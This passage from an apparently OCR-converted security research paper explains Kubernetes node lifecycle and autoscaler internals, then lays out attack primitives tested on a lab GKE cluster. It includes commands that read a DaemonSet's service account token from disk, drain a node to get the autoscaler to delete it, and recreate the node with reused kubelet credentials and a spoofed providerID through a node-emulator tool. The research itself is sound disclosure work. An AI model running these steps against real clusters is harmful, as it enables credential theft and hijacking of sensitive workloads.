The behavior of the node lifecycle controller is described in its `MonitorNodes`[20] function. We can see that node monitoring relies on the status condition of the node: the node lifecycle controller will garbage collect only nodes that *do not* have a `NodeReady` condition equal to `True`. A condition is a flag on a Kubernetes resource that gives information on its status. The `NodeReady` condition basically informs a client if the node is ready to run pods.

The `NodeReady` condition is set by the `node-lifecycle controller`[21] run by the Kubernetes `controller manager` on the Kubernetes control plane (which should not be mistaken with the `node-lifecycle controller` of the `cloud-controller-manager`!). A node has a `NodeReady` condition set to `True` as long as its node status and node lease keep being updated periodically and report good running conditions for the node [13].

If a node has an `unknown` or `false NodeReady` condition, it will be considered by the cloud-controller-manager's node-lifecycle controller for deletion. The controller checks whether the instance referenced by the `providerID` of the node exists on the cloud provider infrastructure. If it does not exist, it means that the instance has been stopped and that the node object must be deleted. If it does exist, the controller checks if the instance is being shut down on the cloud provider infrastructure (this operation can take some time) and adds a taint `node.cloudprovider.kubernetes.io/shutdown` with a `NoSchedule` effect to the node to prevent pod to be scheduled on it (unless they explicitly tolerate the taint).

We can notice that, in the case of a node that ceases to report a good condition but still corresponds to a running machine on the cloud provider infrastructure, the node-lifecycle controller does not take any action. This allows cloud providers to implement self-healing functionalities to repair failed nodes (typically by rebooting the instance) or to handle temporary network failures. Moreover, if no `providerID` is set on a node, it is not considered by the cloud-controller-manager for removal. The complete lifecycle is summarized in figure 8.

In previous research, we demonstrated the ability for an attacker to emulate a running node on a Kubernetes cluster and the benefits in cluster

[20] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/nodelifecycle/node_lifecycle_controller.go#L129`

[21] `ttps://github.com/kubernetes/kubernetes/blob/master/pkg/controller/nodelifecycle/node_lifecycle_controller.go`




Fig. 8. Kubernetes node lifecycle

compromise scenarios [13]. Indeed, by being able to emulate a node, an attacker can modify the reported status of a compromised node on the Kubernetes API and ultimately manipulate the pod scheduling process in a cluster to force pods to be scheduled on their own node (as long as the compromised node is feasible for the pod to be scheduled).

With the study of the `cloud-controller-manager` controllers, we can extend our node emulation to cloud environments. In particular, we can emulate a node, regardless of its `providerID`, as long as we ensure that our node emulator is considered to have a good node condition by the `controller-manager`'s `node-lifecycle controller`. This property will prove to be extremely useful when considering attack scenarios on autoscaling.

3.4 When things get interesting: node credentials are not invalidated

We've just seen how Kubernetes machinery proceeds to initialize and delete nodes. This process ends with all node-related Kubernetes resources being deleted on the API server side when a machine running a node is destroyed. However, as we have seen before, node credentials are *normal* user credentials and therefore are not managed by the Kubernetes control

plane. Thus, Kubernetes does not delete or invalidate node credentials; it is up to the authentication source to handle this.

This is where things start to get interesting. Indeed, when we look more closely at how node credentials are managed by the cloud provider, we can see that they are not bound to the node machine's lifecycle. This means they remain valid even after a node has been deleted.

On AWS, for instance, node credentials are cryptographically signed tokens with an expiration date, but they are not revoked upon node deletion. They are valid for four minutes. On GKE, certificates are used and are also not revoked upon node deletion. They are valid for one year !

Even if node credentials were invalidated, as virtual machine credentials with cloud providers are generally not immediately invalidated and rely on a relatively short expiration time (usually around 15 minutes to reduce the risk of credentials being reused), an attacker would be potentially able request the generation of new Kubernetes node credentials after invalidating the previous ones.

In fact, invalidating credentials is not an easy task at scale, as cloud providers would have to store a list of all past credentials (a CRL for certificates, a revoked token database, etc.), and this task is often ignored by providers.

One may argue that the risk induced by this vulnerability is low, as the only thing an attacker can do is recreate a node with the same name (what could go wrong, right?!). But, as we have seen in section 2.2, we are exactly looking to put ourselves in this position !

However, as an attacker who has compromised a Kubernetes node, we are very likely unable to delete directly the underlying virtual machine of our node in the cloud provider infrastructure. Indeed, this would require quite elevated privileges on the cloud provider API, and in the case of a well-isolated cluster (in terms of node isolation), we are also very likely unable to gain such access within the feasibility domain of our compromised application in the cluster.

Thus, at this point, we have two questions to answer:

— How can we delete our own node to use its credentials and recreate a new node object with modified taints?
— From a practical point of view, how can we avoid losing our access to the cluster API server if we delete our node?

We will answer both questions in the following sections, but let's focus on the first one. To delete our node, we have two solutions: either wait for someone to delete it for any reason (but this could take some time !) or

rely on an automatic process that deletes nodes (sounds like a better plan !). Fortunately, there's just such a process: *cluster autoscaling*.

4 Cluster Autoscaling

4.1 Autoscaling in Kubernetes

Autoscaling for a Kubernetes cluster refers to the process of automatically adjusting the number of nodes to meet the cluster's computing power needs. This allows the infrastructure to handle spikes in application traffic while keeping costs at a reasonable level.

Natively, Kubernetes only handles pod autoscaling using `HorizontalPodAutoscaler` resources [6]. This feature increases or decreases the number of pod replicas of a given `Deployment` or `StatefulSet` based on the resource consumption of currently running pods.

If the number of pods increases, the cluster can become undersized and unable to run all the desired pod instances. This results in pods being marked as *unschedulable* by the Kubernetes scheduler. This is where cluster autoscaling comes into play: autoscalers react to the unschedulable state of pods and provision new nodes that match the pod requirements. Autoscalers also implement a downscaling logic to remove underutilized nodes from the infrastructure.

As of today, there are two major solutions for cluster autoscaling:

— **Cluster Autoscaler** [22]: The oldest solution, maintained by the Kubernetes project and which supports a large number of cloud provdiers.

— **Karpenter** [23]: The new industry standard, initially developed by AWS and now part of the Cloud Native Computing Foundation. It still only supports a limited number of cloud providers.

Karpenter can reorganize nodes to maintain an optimal number (primarily in terms of cost) of nodes in the cluster. This process is called *consolidation*. In contrast, Cluster Autoscaler only downscales underused nodes and cannot redistribute pods among nodes to optimize the node count.

In any case, autoscalers analyze resources (CPU, memory, etc.) requested by pods on a node compared to its allocatable resources. By analogy with how we tricked the Kubernetes scheduler by sending false

[22] `https://github.com/kubernetes/autoscaler/tree/master/cluster-autoscaler`
[23] `https://github.com/kubernetes-sigs/karpenter`

node resource capacities in our previous research, we can expect to do the same with autoscaling and force scale down of nodes in a cluster, as allocatable resource are reported by the kubelet account.

4.2 Cluster Autoscaler

Cluster Autoscaler is a software program, often installed as a `Deployment` on a Kubernetes cluster or managed by the cloud provider on the control plane. It implements the controller pattern and responds to two types of situations:

— **Scale-up**: When pods cannot be scheduled due to a lack of feasible nodes (i.e., when the Kubernetes scheduler marks pods as *unschedulable*), Cluster Autoscaler adds nodes to the cluster.

— **Scale-down**: When nodes are underutilized and the pods running on them can be moved to other existing nodes, Cluster Autoscaler removes nodes from the cluster.

To add nodes, Cluster Autoscaler does not directly manage individual virtual machine instances via the cloud provider API. Instead, it expects cloud providers to implement the concept of *node groups* (also called *node pools*). Typically, scaling up involves increasing the number of instances in a node group.

For the scale-up operation, Cluster Autoscaler subscribes to the Kubernetes API to listen for pod events and detect unschedulable pods. When an unschedulable pod is detected, Cluster Autoscaler checks with the cloud provider API to see if any node configuration in a node group is compatible with the pod. This means it checks if the pod would be scheduled on a new node within that node group.

It's important to note that Cluster Autoscaler relies on the node group configuration from the cloud provider's API to determine if a node is feasible for the pod. In consequence, node groups must be configured on the cloud provider side before being used by Cluster Autoscaler. This is a key difference compared to the Karpenter autoscaler. The scale-up process is summarized in figure 9.

Node scaling down is performed by Cluster Autoscaler under three conditions:

— The node must be *underutilized* according to a heuristic defined in the `isNodeBelowUtilizationThreshold`[24] function in Cluster Autscaler code. This heuristic considers a node *underutilized* if its

[24] `https://github.com/kubernetes/autoscaler/blob/master/cluster-autoscaler/core/scaledown/eligibility/eligibility.go#L173`




Fig. 9. Cluster Autoscaler scale-up process

memory *and* CPU utilization, relative to the node's allocatable capacity, are below a certain percentage (50% by default). Utilization is determined using the resources reserved by pods in their specifications, not the actual usage. If the node also has GPUs, only their utilization is considered, as GPUs are generally more expensive than CPU or memory.

— The pods running on the node must be able to be recreated on another node in the cluster, except for those that run on all nodes by default, like `DaemonSets`. These pods must be managed by a controller such as a `ReplicaSet`, which guarantees pod recreation, and there must be another feasible node for each pod running on the node considered for scaling down.

— The node must not be subject to a scale-down exception. Specifically, a `cluster-autoscaler.kubernetes.io/scale-down-disabled` annotation with the value set to `true` can be added to nodes to exclude them from the scale-down process.

Once a candidate node for deletion is identified, Cluster Autoscaler adds a taint `DeletionCandidateOfClusterAutoscaler` with the `PreferNoSchedule` effect to the node. This taint preferably prevents pods

from being scheduled on nodes that are going to be deleted. There may be delay before the node is deleted due to internal orchestration of cluster autoscaler, but when the node is finally scheduled for deletion, Cluster Autoscaler adds a taint `ToBeDeletedByClusterAutoscaler` with the `NoSchedule` effect and starts evicting the pods, i.e. deleting the pods, from the node, respecting eviction constraints such as `PodDisruptionBudget` [25] and grace periods.

After the pods have been evicted, it asks the cloud provider to destroy the virtual machine running the node, using the node's `providerID` attribute. Cluster Autoscaler does not delete the `Node` object on the Kubernetes API itself but relies on the garbage collection mechanism of the `node-lifecycle controller` of the `cloud-controller-manager` to handle the deletion. The scale-down process is summarized in figure 10.




Fig. 10. Cluster Autoscaler scale-down process

[25] `https://kubernetes.io/docs/concepts/workloads/pods/disruptions/#pod-disruption-budgets`

4.3 Karpenter

Karpenter operates in a similar way to Cluster Autoscaler. However, unlike Cluster Autoscaler, Karpenter itself manages the notion of node pools. To achieve this, several Custom Resource Definitions (CRDs) are created in the Kubernetes API when Karpenter is installed:

- **NodeClass**: Resources that depend on the cloud provider and are used to define a machine startup template. They contain information on OS configuration, the kubelet configuration, and the roles and service accounts to be associated with the virtual machine.
- **NodePools**: Resources that describe the generic constraints on the nodes to be created, particularly in terms of scheduling taints and labels. These objects are agnostic to cloud providers.
- **NodeClaim**: These represent the link between a Node object in the Kubernetes API and a machine running on the cloud provider side. The `providerID` attribute is used to link a `NodeClaim` to a `Node`. Karpenter uses these objects to manage the lifecycle of machines running on cloud providers.

An important point to note is that Karpenter no longer relies on node pools implemented on the cloud provider side and must therefore manage node initialization itself. Indeed, in implementations using Cluster Autoscaler, it is the cloud providers that manage the reconciliation of labels and taints on Kubernetes Node objects, as this information is configured on their side. In Karpenter's case, this information is described in the `NodePool` resources on the Kubernetes API.

Karpenter thus reimplements a node initialization process similar to that of the `cloud-controller-manager`'s `node-controller`. In fact, a taint `karpenter.sh/unregistered` is applied by the kubelet at node startup to indicate that the node has not been initialized.

The `registration controller`[26] implemented by Karpenter will then detect nodes referenced by `NodeClaims` that have not yet been initialized using the `providerID`. Among other things, it will apply labels and taints to the node object and remove the initialization taint.

Karpenter's scale-up procedure is similar to that of Cluster Autoscaler: it reacts to pods marked as *unschedulable* and looks among its `NodePools` to see if any of the node configurations would allow the pod to be scheduled on that node. If so, a `NodeClaim` is created by the `provisioning`

[26] `https://github.com/kubernetes-sigs/karpenter/blob/main/pkg/controllers/nodeclaim/lifecycle/registration.go`

`controller`,[27] and a virtual machine is started on the cloud provider. Since Karpenter launches machine instances directly and no longer relies on node pools implemented on the cloud provider side, it can directly retrieve the machine ID to determine the expected `providerID` of the new node. This allows Karpenter to define an expected `providerID` on the `NodeClaim`, which will then be consumed by the registration controller. The scale-up process is summarized in figure 11.




Fig. 11. Karpenter scale-up process

For scale-down operations, known as disruptions, Karpenter operates in a similar way to Cluster Autoscaler, except for its internal `NodeClaim` management. The main difference between the two autoscalers in scale-down operations lies in the reasons why nodes can be deleted.

In Cluster Autoscaler, only a node's utilization ratio is taken into account to determine whether a node is a candidate for scale-down. With

[27] `https://github.com/kubernetes-sigs/karpenter/blob/main/pkg/controllers/provisioning/controller.go`

Karpenter, the cost of the machines is assessed, and more complex scenarios are evaluated to determine whether cost savings can be achieved. A parallel can be drawn between disk defragmentation and what Karpenter does: it seeks to maximize node capacity at minimum cost.

5 Exploiting autoscalers: attack primitives

5.1 Hypothesis

In this section, we outline the hypothesis we consider as valid in the following sections to exploit the autoscalers. [28]

Hypothesis 1: attacker has a stable attack vector, allowing them to compromise kubelet credentials and communicate with the Kubernetes API server. Typically, this can occur in the case of a container escape attack. However, a Server-Side Request Forgery (SSRF) vulnerability may be sufficient if it allows communication with the cloud provider's credentials service and the Kubernetes API.

Indeed, as explained in section 3.2, the kubelet needs to retrieve its credentials from the cloud provider's services. Therefore, if an attacker can communicate with the cloud provider's services using an SSRF vulnerability, they may be able to retrieve the kubelet credentials. Such vulnerabilities have already been exploited in the wild [12].

We also need this attack vector to be stable, as we may need to re-exploit it multiple times to gain access to multiple nodes. This can be achieved using the feasibility domain compromise techniques detailed in our previous work [13].

Hypothesis 2: attacker can read other Node objects in the cluster. As stated earlier, since version 1.32, the kubelet account is not allowed to read other nodes' resources on the Kubernetes API. However, an attacker may be able to retrieve credentials from a service account on a compromised node that has sufficient permissions to discover the labels and taints used to isolate the cluster. In the following section, we will provide examples of such service accounts in public cloud providers.

Knowing the labels and taints used to isolate the cluster is important, as we will need to set them on our new node object to make it feasible for pods where the node is not initially within their feasibility domain.

[28] We also obviously assume that a cloud-controller-manager and an autoscaler are running in the cluster.

Being able to read other node objects also allows us to read other nodes' `providerID`, which will prove useful in the next section.

Hypothesis 3: node credentials are not invalidated after node deletion. As we explained in section 3.4, node credentials are not invalidated after node deletion in most cloud providers. However, one could have implemented a mechanism to invalidate them. In the following, we will consider that this is not the case.

5.2 Primitive 1: listing all resources of the cluster

Since Kubernetes 1.32, the kubelet account cannot describe all resources in the cluster and is restricted to resources related to its own node object. In managed environments such as GCP or AWS, `DaemonSets` [29] are frequently used to export logs or manage node-level networking configurations. These `DaemonSets` often run with different privileges than the kubelet, making them attractive targets for privilege escalation.

We can exploit these `DaemonSets` by stealing their Kubernetes service account tokens, which may have broader permissions than the kubelet. This allows us to gather valuable information about the cluster, including details about pods, nodes, and other sensitive resources.

As an example, we consider the `collector DaemonSet` deployed in a GKE cluster. This `DaemonSet` is used to gather metrics on the cluster and has read access to all pods and nodes.

As the pod is already running on the node and uses a service account token, we can directly read the token from the file system. To do so, we use `crictl` in listing 4 to interact with the container runtime of the node and retrieve the list of the pods on the node and retrieve their `UID`. Now that we have the `collector` pod's `UID`, we can locate the token used by this pod in the mounted volumes of the pod. The command is shown in listing 5.

[29] In Kubernetes, a `DaemonSet` is a controller that ensures a copy of a specific pod is running on every node.

Listing 4: Retrieving pods on the node using crictl

```
# crictl pods
POD ID          CREATED      STATE  NAME             NAMESPACE
...
642d223a6bdb7  2 hours ago  Ready  collector-5c4lq  gmp-system
...

# crictl inspectp 642d223a6bdb7 | jq '.status.metadata.uid'
"85043117-2e94-4925-be4f-617c29683c78"
```

Listing 5: Retrieving the token of the collector pod

```
# cat /home/kubernetes/containerized_mounter/rootfs
/var/lib/kubelet/pods/85043117-2e94-4925-be4f-617c29683c78
/volumes/kubernetes.io~projected/kube-api-access-tqkqd/token

eyJhbGciOiJSUzI1NiIsImtpZCI6IlFOQlpUM0gxUVdIS1NtS2...
```

After retrieving the token, we can use it to collect information about the other nodes and pods of the cluster as shown in listing 6. The figure 12 illustrates the primitive we just described.

Listing 6: Reading Pod and Nodes resources using the collector service account token

```
$ kubectl get pod -A --token $TOKEN
NAMESPACE         NAME
default           db-reader-not-secure-deployment-869d7654dc-85kqw
...
kube-system       pdcsi-node-vdk7d

$ kubectl get node --token $TOKEN
NAME                                              STATUS
gke-attack-node-default-node-pool-13cc86a0-d7nx   Ready
...
gke-attack-node-unsecure-node-pool-e952f80b-z2h9 Ready
```

5.3 Primitive 2: modifying compromised node object

As discussed is section 2.2, the kubelet account cannot freely edit its own node object on the Kubernetes API. In particular:

— It cannot edit its own taints (it can only define them upon creation). We show an example of this in listing 7.

— It cannot set or edit labels protected by the `NodeRestriction` admission plugin such as the labels starting with `node-restriction.kubernetes.io/` prefix. We show an example of this in listing 8.




Fig. 12. Using collector pod service account

— It cannot edit its `providerID`, if already set, as the field is immutable. We show an example of this in listing 9.

Listing 7: Remove taint from a node using its own kubelet account

```
# kubectl taint nodes \
gke-attack-node-default-node-pool-13cc86a0-mpms app-

Error from server (Forbidden):
nodes "gke-attack-node-default-node-pool-13cc86a0-mpms" is
forbidden: node "gke-attack-node-unsecure-node-pool-e952f80b-z2h9"
is not allowed to modify taints
```

Listing 8: Add protected label on a node using its own kubelet account

```
# kubectl label nodes \
gke-attack-node-default-node-pool-13cc86a0-mpms \
node-restriction.kubernetes.io/environment=production

Error from server (Forbidden):
nodes "gke-attack-node-default-node-pool-13cc86a0-mpms" is
forbidden: is not allowed to modify labels:
node-restriction.kubernetes.io/environment
```

Listing 9: Changing providerID on a node

```
# kubectl patch node \
gke-attack-node-default-node-pool-13cc86a0-mpms \
-p '{"spec":{"providerID":"other"}}'

The Node "gke-attack-node-default-node-pool-13cc86a0-mpms"
is invalid: spec.providerID: Forbidden: node updates may not
change providerID except from "" to valid
```

If we want pods to be scheduled on our compromised node, we need to include out compromised node in the feasibility domain of the pods we want to run. To do so, we need to have the required labels set on our node and remove the taints that prevent the pod from being scheduled on it (i.e. taints that are not *tolerated* by the pod).

To overcome the editing restrictions, we will first delete our own node, using the autoscaler and then recreate it with the same name but different specifications. We will be exploiting the fact that node credentials are not invalidated when the node is deleted as we discussed in section 3.4.

The first step to be deleted by the autoscaler is to make our own node *underutilized*. The easiest way is just to *cordon* our node (i.e. mark it as unschedulable) and then *drain* it (i.e. remove all pods running on it). The associated commands are shown in listing 10.

Listing 10: Cordon and drain a node using its own kubelet account

```
# kubectl cordon gke-attack-node-default-node-pool-13cc86a0-mpms

node/gke-attack-node-default-node-pool-92ee7023-wh9m cordoned

# kubectl get pods \
--all-namespaces \
--field-selector \
spec.nodeName=gke-attack-node-default-node-pool-92ee7023-wh9m  \
-o jsonpath='{range .items[*]}{.metadata.namespace}{"
↪  "}{.metadata.name}{"\n"}{end}' \
| xargs -n2 sh -c 'kubectl delete pod -n $0 $1'

pod "priv-pod" deleted
pod "secret-pod-77b8b464c9-bswfm" deleted
...
pod "metrics-server-v1.30.3-7b45cb9d7b-vxh5j" deleted
pod "pdcsi-node-t6tpd" deleted
```

After some time, which depends on the autoscaler configuration, the autoscaler will detect that our node is underused and will delete the virtual machine running it, using the `ProviderID` of the node object. At this point, a new node with the same name but altered attributes can be

created, except for restricted labels. In listing 11, we show how to recreate a node with arbitrary taints and unprotected labels.

Listing 11: Recreate a node with arbitrary taints and labels

```
# cat change_node.yaml
apiVersion: v1
kind: Node
metadata:
  name: gke-attack-node-default-node-pool-92ee7023-wh9m
  labels:
    anylabel: anyValue
spec:
  providerID: WhatIWant
  taints:
  - effect: NoSchedule
    key: AnyTaint
    value: AnyValue

# kubectl apply -f change_node.yaml

# kubectl get node gke-attack-node-default-node-pool-92ee7023-wh9m -o yaml
apiVersion: v1
kind: Node
metadata:
  annotations:
    node.alpha.kubernetes.io/ttl: "0"
  name: gke-attack-node-default-node-pool-92ee7023-wh9m
  labels:
    anylabel: anyValue
spec:
  providerID: WhatIWant
  taints:
  - effect: NoSchedule
    key: AnyTaint
    value: AnyValue
```

The remaining challenge is to set the labels protected by the `NodeRestriction` admission plugin. As we explained in section 3.2, in GKE,[30] these labels are applied by the `gcp-controller-manager`, which uses the `providerID` to identify the node on the GCP API. Therefore, using an existing `providerID` from another node which is *feasible* for the targeted pod, it is possible to trick the `gcp-controller-manager` into applying the protected label on a node.

To do this, we first need to get the `providerID` of a node that is feasible for the pod we want to run. We can do this by running the command in listing 12, using a service account which can read node objects as

[30] In setup that do not automatically apply these labels, it is highly probable that admins do not use them either and use regular labels to create "isolated" node pools, therefore we can simply directly add them to our compromised node

demonstrated in section 5.2 (as a reminder the kubelet cannot read other node objects since Kubernetes 1.32).

Listing 12: Get the providerID of a feasible node

```
# kubectl get node - o yaml \
gke-attack-node-secure-node-pool-c302440d-znqr

ApiVersion: v1
kind: Node
metadata:
  labels:
    ...
    node-restriction.kubernetes.io/dedicated: secured
    ...
  name: gke-attack-node-secure-node-pool-c302440d-znqr
spec:
  ...
  providerID: gce://padok-lab/europe-west3-c/gke-attack-node-secure-...
  taints:
  - effect: NoSchedule
    key: app
    value: db-reader-secure
```

Now we can recreate our node with the `providerID` of the feasible node. To do so we will use a small python script `kne.py`[31] we created that will also emulate the behavior of a running kubelet to keep the node alive and report a good condition. The command is shown in listing 13. The script is available on the GitHub of Theodo Cloud: `https://github.com/padok-team/kne`. Internally `kne.py`, generates `Node` and `Lease` objects to report the node status to the Kubernetes API server.

Listing 13: Recreate a node with the providerID of a feasible node

```
# python3 kne.py gke-attack-node-default-node-pool-13cc86a0-ldwg \
--create-node \
--provider-id
↪  'gce://padok-lab/europe-west3-c/gke-attack-node-secure-node-...'

[+] Provider ID set to
gce://padok-lab/europe-west3-c/gke-attack-node-secure-node-poo...
[+] Node gke-attack-node-default-node-pool-13cc86a0-ldwg created
[+] Lease for gke-attack-node-default-node-pool-13cc86a0-ldwg
created
[+] Node gke-attack-node-default-node-pool-13cc86a0-ldwg patched
with oversized resources
[+] Node gke-attack-node-default-node-pool-13cc86a0-ldwg
is ready...
```

[31] `kne` stands for Kubernetes Node Emulator

Once `kne.py` is running, we can check that the node is properly created and that the labels are set. The command is shown in listing 14.

Listing 14: Check the node is created with the right labels

```
# kubectl get node -o yaml \
gke-attack-node-default-node-pool-13cc86a0-ldwg

apiVersion: v1
kind: Node
metadata:
  labels:
    ...
    node-restriction.kubernetes.io/dedicated: secured
    ...
  name: gke-attack-node-default-node-pool-13cc86a0-ldwg
spec:
  providerID:
  ↪  gce://padok-lab/europe-west3-c/gke-attack-node-secure-node-poo..
```

As a result, we have a node *without* taints and *with* protected labels required to run the target pod. Moreover, `kne.py` creates a node and announces oversized resources to the Kubernetes API server, which give us almost the guarantee that pods would be scheduled on our node as we shown on our past research [13]. The attack path is summarized in figure 13.

